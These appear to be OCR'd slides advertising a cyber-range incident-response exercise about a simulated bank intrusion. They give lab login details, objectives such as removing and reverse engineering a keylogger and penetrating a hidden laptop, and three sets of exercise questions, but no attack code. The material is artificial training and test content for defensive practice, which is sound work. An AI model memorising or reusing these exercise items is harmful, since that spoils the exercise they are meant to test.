
GoToMyPC as a secondary backdoor.



Incidence Response SBANKING LTD Attack

Mission

a) Register for CR (link provided)
b) Log into SOC Machine 192.168.125.150 user ***socanalyst1*** and password ***Rise of rain.***
c) Check SOC email, soc@mail.sbanking.com with password ***Make Shell 2019!*** for intel.
d) Start the objectives provided.



https://cyberranges.com/offer_for_corporate/?utm_source=OSK&utm_medium=link&utm_campaign=Offer500

Incidence Response SBANKING LTD Attack

Objectives


a) Find the hidden laptop by IP
b) Excavate the keylogger and remove it from infected PCs
c) Reverse engineer the Keylogger and collect the logger data for analysis
d) Penetrate the hidden laptop
e) Collect Threat Intelligence from the laptop

https://cyberranges.com/offer_for_corporate/?utm_source=OSK&utm_medium=link&utm_campaign=Offer500

Incidence Response SBANKING LTD Attack

Questions Part A

a) What is the IP of the hidden laptop?
b) Where is the keylogger data of each infected machine found?
c) Is the AD infected too?
d) What's the name used for the keylogger PE?



https://cyberranges.com/offer_for_corporate/?utm_source=OSK&utm_medium=link&utm_campaign=Offer500

Incidence Response SBANKING LTD Attack

Questions Part B

a) What is the email and password used by the adversary to control the hidden laptop?
b) Can you trace the name of the remote machine controlling the hidden laptop.

https://cyberranges.com/offer_for_corporate/?utm_source=OSK&utm_medium=link&utm_campaign=Offer500

Incidence Response SBANKING LTD Attack

Questions Part C

a) After the hidden laptop was brought in, can you tell the vulnerability the adversaries used to attain creds and laterally infect systems
b) Is the Active Directory server infected?
c) Are there any other adversaries in the network?

https://cyberranges.com/offer_for_corporate/?utm_source=OSK&utm_medium=link&utm_campaign=Offer500

Let's Learn and
Defend
#FukuzaMwizi